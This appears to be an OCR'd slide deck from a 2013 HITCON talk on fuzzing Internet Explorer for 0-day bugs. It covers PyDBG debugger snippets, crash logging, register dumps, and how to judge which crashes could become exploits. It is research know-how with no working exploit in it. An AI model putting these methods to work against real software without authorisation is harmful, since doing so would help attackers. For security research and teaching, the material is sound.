0-Day 輕鬆談 (0-Day Easy Talk)

Happy Fuzzing Internet Explorer

2013/07/19 @ HITCON

<Orange@chroot.org>

0-Day 甘苦談 (0-Day WTF Talk)

Happy Fuzzing Internet Explorer

2013/07/19 @ HITCON

<Orange@chroot.org>

這是一場簡單的演講

This is an Easy Talk

分享一些我的 Fuzzing 心得

Share Some Fuzzing Review of Mine

以及很順便的丟個 0-Day 出來

And Disclosed a 0-Day in Passing

大家好

Hello, Everyone

我是 Orange

This is Orange Speaking

現任大學生

I am a College Student, Now

CHROOT.org 成員

Member of CHROOT.org

DevCo.re 打工中

Part-Time Work at DevCo.re

揭露過一些弱點

Disclosed Some Vulnerabilities

cve 2013-0305

cve 2012-4775 (MS12-071)

About Me

- 蔡政達 aka Orange
- 2009 台灣駭客年會競賽冠軍
- 2011, 2012 全國資安競賽金盾獎冠軍
- 2011 東京 AVTOKYO 講師
- 2012 香港 VXRLConf 講師
- 台灣 PHPConf, WebConf, PyConf 講師

- 專精於
  - 駭客攻擊手法
  - Web Security
  - Windows Vulnerability Exploitation

如果對我有興趣可以到
blog.orange.tw

If You are Interesting at Me. You Can Visit
blog.orange.tw

我專注於

Web Security & 網路滲透

I Focus on / Interested in

Web Security & Network Penetration

但今天來聊聊 0-Day 以及 Fuzzing (不是我專門的領域 QQ)

But Today Let's Talk About 0-Day and Fuzzing

(I am Not Expert in This, But Just Share)

Conference-Driven 0-Day

n. 名詞


釋義: 為了研討會生 0-Day

在找 0-Day 中的一些筆記

Some Notes in Finding 0-Day

這次我們討論 IE

This Time We Talk About IE



ADOBE READER	$5,000–$30,000
MAC OSX	$20,000–$50,000
ANDROID	$30,000–$60,000
FLASH OR JAVA BROWSER PLUG-INS	$40,000–$100,000
MICROSOFT WORD	$50,000–$100,000
WINDOWS	$60,000–$120,000
FIREFOX OR SAFARI	$60,000–$150,000
CHROME OR INTERNET EXPLORER	$80,000–$200,000
IOS	$100,000–$250,000

http://www.forbes.com/sites/andygreenberg/2012/03/23/shopping-for-zero-days-an-price-list-for-hackers-secret-software-exploits/


Hacker's Good Friend

方法

- White Box
  - Code Review (IE5.5 Source Code)
  - 二話不說丟進 IDA
- Black Box
  - Fuzzing

Fuzzing


- Garbage in Garbage out
- 理論上可以找到所有漏洞
  - 前提是你有無限的時間…



「時間越多，
0-Day 越多」

-貝拉克.歐巴馬

Fuzzing Model



YouTube

http://youtube.com/watch?v=m7Xg-YnMisE

Debugger

- Windows Debug API
  - DebugActiveProcess
  - WaitForDebugEvent
  - ContinueDebugEvent
  - 好麻煩...
- 快速、客制化的 Debugger

PyDBG

A Pure Python Windows Debugger Interface

Debug a Process

```
>>> import pydbg
>>> dbg = pydbg()
>>> dbg.load( file )        # or dbg.attach( pid )
>>> dbg.run()
```

Set Breakpoint

```
>>> dbg.bp_set( address, callback )
>>> dbg.set_callback( exception_code, callback )
```

Memory Manipulation

```
>>> dbg.read( address, length )
>>> dbg.write( address, length )
```

Crash Dump Report


```
>>> bin = utils.crash_binning.crash_binning()
>>> bin.record_crash( dbg )
>>> bin.crash_synopsis()
```

Logger (Filter)

- 滿山滿谷的 崩潰
- 不是所有的 Crash 能成為 Exploit
- 九成以上是 Null Pointer 只能當 DoS 用
  - mov eax, [ebx+0x70]
  - ; ebx = 0

- EIP
- Disassemble
  - jmp reg
  - call reg
  - call [reg + CONST]
- Stack
- SHE Chain


EIP = ffffffff !!?



```
[INVALID]:ffffffff Unable to disassemble at ffffffff from thread 2008
violation
when attempting to read from 0xffffffff

CONTEXT DUMP
  EIP: ffffffff Unable to disassemble at ffffffff
  EAX: 009b4000 (  10174464) -> B? (heap)
  EBX: 0012b0a4 (   1224868) -> Ik@@,Z@,Z0.1@@,Z@,Z<.1@@,Z@,Zt41@@,Z41
  ECX: 00000000 (         0) -> N/A
  EDX: 00000000 (         0) -> N/A
  EDI: 009d7000 (  10317824) -> LSC: (heap)
  ESI: 009f0408 (  10421256) -> LSDN (heap)
  EBP: 0012b0b0 (   1224880) -> Ik@@,Z@,Z0.1@@,Z@,Z<.1@@,Z@,Zt41@@,Z41
  ESP: 0012b00c (   1224716) -> k,P@@@'1|.1''pIk@@,Z@,Z0.1@@,Z@,Z (sta
  +00: 6bdff710 (1809839888) -> N/A
  +04: 00000000 (         0) -> N/A
  +08: 00000000 (         0) -> N/A
  +0c: 0012b02c (   1224748) -> @'1|.1''pIk@@,Z@,Z0.1@@,Z@,Z<.1@@,Z (s
  +10: 0012b050 (   1224784) -> @'1|.1''pIk@@,Z@,Z0.1@@,Z@,Z<.1@@,Z@,Z
  +14: 00d34008 (  13844488) -> LINELSSL (heap)

disasm around:
    0xffffffff Unable to disassemble

```

0x50000 = 327680 = (65535 / 2)*10

The Value 65535 We Can Control



```
CONTEXT DUMP
  EIP: 302dca3a call [eax+0x22c]
  EAX: 00050000 (    327680) -> N/A
  EBX: 00000011 (        17) -> N/A
  ECX: 00000000 (         0) -> N/A
  EDX: 0000002c (        44) -> N/A
  EDI: 01521504 (  22156548) -> R.^RR (\ z0T5%R.^R|R(|R (heap)
  ESI: 015211dc (  22155740) -> ?Rh@2@2NP`d_\ z0D5%R.^R\R(R\RRR (heap)
  EBP: 00126280 (   1204864) -> bH20RRL?>bcL?>deR(c10L?>|bedehele~<c<%0L?>c0
  stack)
  ESP: 0012623c (   1204796) -> RRXc# |"{0m8bH20RRL?>bcL?>deR(c10L?>|bedehel
  de (stack)
  +00: 015211dc (  22155740) -> ?Rh@2@2NP`d_\ z0D5%R.^R\R(R\RRR (heap)
  +04: 01521504 (  22156548) -> R.^RR (\ z0T5%R.^R|R(|R (heap)
  +08: 00000001 (         1) -> N/A
  +0c: 00000005 (         5) -> N/A
  +10: 00000000 (         0) -> N/A
  +14: 00000001 (         1) -> N/A

disasm around:
    0x302dca36 mov eax,[esi]
    0x302dca38 push edi
    0x302dca39 push esi
    0x302dca3a call [eax+0x22c]
    0x302dca40 test eax,eax
    0x302dca42 jnz 0x3042112f
```

File Generator

The Most Important Part of Fuzzing

File Generator

- 內容越機歪越好，當然還是要符合 Spec
  - 熟讀 Spec 熟悉 File Structure
  - 想像力是你的超能力

Fuzzing 方向

1) 找新型態弱點　(麻煩但可通用)
2) 找已知型態弱點　(快速但有針對性)

新型態弱點

- 試試比較新、或比較少人用的
  - HTML5 Canvas
  - SVG
  - VML
    - cve-2013-2551 / VML Integer Overflow / Pwn2own / VUPEN
  - WebGL
    - IE11 Begin to Support

啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec

啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec

啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec

啃 Spec 啃 Spec

啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec

啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec

啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec

啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec

啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec

